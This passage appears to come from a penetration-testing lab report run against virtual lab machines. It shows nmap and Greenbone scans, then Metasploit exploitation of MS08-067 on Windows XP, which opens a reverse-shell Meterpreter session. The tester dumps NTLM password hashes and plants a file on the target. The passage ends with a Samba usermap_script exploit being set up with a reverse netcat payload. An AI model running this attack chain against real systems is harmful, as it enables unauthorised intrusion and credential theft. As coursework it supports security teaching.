Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.52 ms ip-192-168-0-5.us-west-2.compute.internal (192.168.0.5)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 5 IP addresses (4 hosts up) scanned in 129.34 seconds
```

Kali Linux GCU Virtual Cloud “sudo nmap 192.168.0.3 -sT” *Figure 52*

```
┌──(thunder49㉿kali)-[~]
└─$ sudo nmap 192.168.0.3 -sT
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-08 03:57 UTC
Nmap scan report for ip-192-168-0-3.us-west-2.compute.internal (192.168.0.3)
Host is up (0.0030s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 52:54:00:12:34:56 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.43 seconds
```

Kali Linux GCU Virtual Cloud “sudo nmap 192.168.0.3 -sU” *Figure 53*

```
┌──(thunder49㉿kali)-[~]
└─$ sudo nmap 192.168.0.3 -sU
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-08 03:58 UTC
Nmap scan report for ip-192-168-0-3.us-west-2.compute.internal (192.168.0.3)
Host is up (0.0043s latency).
Not shown: 993 closed udp ports (port-unreach)
PORT     STATE         SERVICE
123/udp  open          ntp
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
445/udp  open|filtered microsoft-ds
500/udp  open|filtered isakmp
1900/udp open|filtered upnp
4500/udp open|filtered nat-t-ike
MAC Address: 52:54:00:12:34:56 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.67 seconds
```

Kali Linux GCU Virtual Cloud “sudo nmap 192.168.0.3 -f” *Figure 54*

```
┌──(thunder49㉿kali)-[~]
└─$ sudo nmap 192.168.0.3 -f
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-08 03:59 UTC
Nmap scan report for ip-192-168-0-3.us-west-2.compute.internal (192.168.0.3)
Host is up (0.0097s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 52:54:00:12:34:56 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.50 seconds
```


Kali Linux “sudo nmap 192.168.0.3-5 -p80 --script http-enum” *Figure 55*

```
┌──(thunder49㉿kali)-[~]
└─$ sudo nmap 192.168.0.3-5 -p80 --script http-enum
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-08 04:00 UTC
Nmap scan report for ip-192-168-0-3.us-west-2.compute.internal (192.168.0.3)
Host is up (0.0012s latency).

PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 52:54:00:12:34:56 (QEMU virtual NIC)

Nmap scan report for ip-192-168-0-5.us-west-2.compute.internal (192.168.0.5)
Host is up (0.00049s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /admin/login.php: Possible admin folder
|   /classes/: Potentially interesting directory w/ listing on 'apache/2.2.16 (debian)'
|   /css/: Potentially interesting directory w/ listing on 'apache/2.2.16 (debian)'
|   /icons/: Potentially interesting folder w/ directory listing
|   /images/: Potentially interesting directory w/ listing on 'apache/2.2.16 (debian)'
|   /index/: Potentially interesting folder
|_  /show/: Potentially interesting folder
MAC Address: 00:00:00:11:11:13 (Xerox)

Nmap done: 3 IP addresses (2 hosts up) scanned in 5.35 seconds
```


Kali Linux “sudo gvm-start” *Figure 56*

```
┌──(thunder49㉿kali)-[~]
└─$ sudo netdiscover -i br0 -L

 IP            At MAC Address     Count     Len  MAC Vendor / Hostname

 192.168.0.5     00:00:00:11:11:13      1      42  XEROX CORPORATION
 192.168.0.3     52:54:00:12:34:56      1      60  Unknown vendor
^C

┌──(thunder49㉿kali)-[~]
└─$ sudo gvm-start
[>] Please wait for the GVM services to start.
[>]
[>] You might need to refresh your browser once it opens.
[>]
[>]  Web UI (Greenbone Security Assistant): https://127.0.0.1:9392

● gsad.service - Greenbone Security Assistant daemon (gsad)
     Loaded: loaded (/usr/lib/systemd/system/gsad.service; disabled; preset: disabled)
     Active: active (running) since Sun 2026-02-15 02:19:37 UTC; 16ms ago
 Invocation: 778b12f2cd6548f889fc62b469f5f5a6
       Docs: man:gsad(8)
             https://www.greenbone.net
   Main PID: 12690 (gsad)
      Tasks: 1 (limit: 18938)
     Memory: 1.9M (peak: 1.9M)
        CPU: 11ms
     CGroup: /system.slice/gsad.service
             └─12690 /usr/sbin/gsad --foreground --listen 127.0.0.1 --port 9392

Feb 15 02:19:37 kali systemd[1]: Starting gsad.service - Greenbone Security Assistant daemon (gsad)...
Feb 15 02:19:37 kali systemd[1]: Started gsad.service - Greenbone Security Assistant daemon (gsad).

● gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)
     Loaded: loaded (/usr/lib/systemd/system/gvmd.service; disabled; preset: disabled)
     Active: active (running) since Sun 2026-02-15 02:19:32 UTC; 5s ago
 Invocation: a034c1281ab9413591bf2f4538a69686
       Docs: man:gvmd(8)
    Process: 12174 ExecStart=/usr/sbin/gvmd --osp-vt-update=/run/ospd/ospd.sock --listen-group=_gvm (code=exited, status=0/SUCCESS)
   Main PID: 12176 (gvmd)
      Tasks: 1 (limit: 18938)
     Memory: 209.7M (peak: 336.1M)
        CPU: 9.083s
     CGroup: /system.slice/gvmd.service
             └─12176 "gvmd: Waiting " --osp-vt-update=/run/ospd/ospd.sock --listen-group=_gvm

Feb 15 02:19:19 kali systemd[1]: Starting gvmd.service - Greenbone Vulnerability Manager daemon (gvmd)...
Feb 15 02:19:19 kali systemd[1]: gvmd.service: Can't open PID file '/run/gvmd/gvmd.pid' (yet?) after start: No such file or directory
Feb 15 02:19:32 kali systemd[1]: Started gvmd.service - Greenbone Vulnerability Manager daemon (gvmd).

● ospd-openvas.service - OSPd Wrapper for the OpenVAS Scanner (ospd-openvas)
     Loaded: loaded (/usr/lib/systemd/system/ospd-openvas.service; disabled; preset: disabled)
     Active: active (running) since Sun 2026-02-15 02:19:18 UTC; 18s ago
 Invocation: 75c5b9185e5e4b7aba8ec2fb8d33d022
       Docs: man:ospd-openvas(8)
             man:openvas(8)
    Process: 12111 ExecStart=/usr/bin/ospd-openvas --config /etc/gvm/ospd-openvas.conf --log-config /etc/gvm/ospd-logging.conf (code=ex
ited, status=0/SUCCESS)
   Main PID: 12142 (ospd-openvas)
      Tasks: 5 (limit: 18938)
     Memory: 215.1M (peak: 222.1M)
        CPU: 7.641s
```


Greenbone Dashboard After Login *Figure 57*




Greenbone Targets *Figure 58*




Greenbone Scans Completed *Figure 59*




Greenbone Scan Report 127.0.0.1 *Figure 60*




Greenbone Hosts *Figure 61*



Greenbone Opersating Systems *Figure 62*



Greenbone Host Details *Figure 63*




5.0 Kali Linux “sudo netdiscover -i br0 -L” *Figure 64*

```
┌──(thunder49㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/thunder49]
└─# netdiscover -i br0 -L

 IP            At MAC Address     Count     Len  MAC Vendor / Hostname

 192.168.0.2     00:00:00:11:11:11      1      42  XEROX CORPORATION
 192.168.0.3     52:54:00:12:34:56      1      60  Unknown vendor
 192.168.0.4     00:00:00:11:11:12      1      60  XEROX CORPORATION
^C

┌──(root㉿kali)-[/home/thunder49]
└─#
```

Metasploit “msfconsole” *Figure 65*

```
┌──(root㉿kali)-[/home/thunder49]
└─# service postgresql start

┌──(root㉿kali)-[/home/thunder49]
└─# msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization

┌──(root㉿kali)-[/home/thunder49]
└─# msfconsole
Metasploit tip: Start commands with a space to avoid saving them to history
```





```
       =[ metasploit v6.4.38-dev                          ]
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post       ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Metasploit workspace creation *Figure 66*


```
msf6 > workspace -a ws2
[*] Workspace 'ws2' already existed, switching to it.
[*] Workspace: ws2
msf6 > workspace -L
  default
  ws1
* ws2
msf6 > 
```

Metasploit “db_nmap -A 192.168.0.3” *Figure 67*


Metasploit “search ms08_067” *Figure 68*



Metasploit exploit module loaded *Figure 69*



Metasploit configuration (LHOST / RHOSTS) *Figure 70*



Metasploit exploit execution *Figure 71*

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.0.1:4444
[*] 192.168.0.3:445 - Automatically detecting the target...
[*] 192.168.0.3:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.0.3:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.0.3:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 192.168.0.3
[*] Meterpreter session 1 opened (192.168.0.1:4444 → 192.168.0.3:1035) at 2026-02-22 23:12:33 +0000

meterpreter > 
```


Meterpreter SYSTEM privilege verification *Figure 72*

```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Meterpreter “hashdump” output Figure 73

```
meterpreter > hashdump
Administrator:500:3fee49ac2709bdd8cd85ddec2cd0905d:5f2b1f33f919f02f581e3e6c9351d69b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:74b72f92027d945a83ca8d912936763b:fd5afc62323e59e48c5f013173e06414:::
lcuser:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:e8b599def11d613edc96694f7eebad1f:::
meterpreter > 
```

Meterpreter “screenshot” confirmation *Figure 74*



Meterpreter file upload / enumeration *Figure 75*


```
meterpreter > upload hacked
[*] Uploading  : /home/thunder49/hacked → hacked
[*] Uploaded 24.00 B of 24.00 B (100.0%): /home/thunder49/hacked → hacked
[*] Completed  : /home/thunder49/hacked → hacked
meterpreter > cat hacked
You've been hacked :)))
meterpreter > cd C:\\
meterpreter > ls
Listing: C:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100777/rwxrwxrwx  0       fil   2019-07-23 21:15:01 +0000  AUTOEXEC.BAT
100666/rw-rw-rw-  0       fil   2019-07-23 21:15:01 +0000  CONFIG.SYS
040777/rwxrwxrwx  0       dir   2019-07-23 21:32:53 +0000  Documents and Settings
100666/rw-rw-rw-  0       fil   2019-07-23 21:15:01 +0000  IO.SYS
100666/rw-rw-rw-  0       fil   2019-07-23 21:15:01 +0000  MSDOS.SYS
100777/rwxrwxrwx  47564   fil   2008-04-14 12:00:00 +0000  NTDETECT.COM
040555/r-xr-xr-x  0       dir   2019-07-23 21:33:09 +0000  Program Files
040777/rwxrwxrwx  0       dir   2019-07-23 21:19:28 +0000  System Volume Information
040777/rwxrwxrwx  0       dir   2026-02-19 02:35:23 +0000  WINDOWS
100666/rw-rw-rw-  211     fil   2019-07-23 21:04:53 +0000  boot.ini
100666/rw-rw-rw-  24      fil   2026-02-19 02:39:45 +0000  hacked
100666/rw-rw-rw-  250048  fil   2008-04-14 12:00:00 +0000  ntldr
000000/---------  0       fif   1970-01-01 00:00:00 +0000  pagefile.sys

meterpreter >
```

Nmap enumeration showing Samba service *Figure 76*

```
└─# nmap -A 192.168.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-23 00:35 UTC
Nmap scan report for ip-192-168-0-2.us-west-2.compute.internal (192.168.0.2)
Host is up (0.00057s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 10
|   Capabilities flags: 43564
|   Some Capabilities: SupportsTransactions, SwitchToSSLAfterHandshake, SupportsCompression, Support41Auth, Speaks41ProtocolNew, LongColumnFlag, ConnectWithDatabase
|   Status: Autocommit
|_  Salt: sq`m#dN+-+UL]n4S`gTO
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2026-02-23T00:36:34+00:00; -1s from scanner time.
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 00:00:00:11:11:11 (Xerox)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2026-02-22T19:36:12-05:00
|_clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

TRACEROUTE
HOP RTT     ADDRESS
1   0.57 ms ip-192-168-0-2.us-west-2.compute.internal (192.168.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 112.45 seconds
```

Metasploit module search for Samba exploit *Figure 77*

```
┌──(root㉿kali)-[/home/thunder49]
└─# msfconsole
Metasploit tip: View missing module options with show missing
```



```
       =[ metasploit v6.4.38-dev                          ]
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post       ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search samba usermap

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 >
```

Exploit module loaded *Figure 78*

```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

Exploit configuration (RHOSTS / LHOST) *Figure 79*

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  11.0.251.15      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

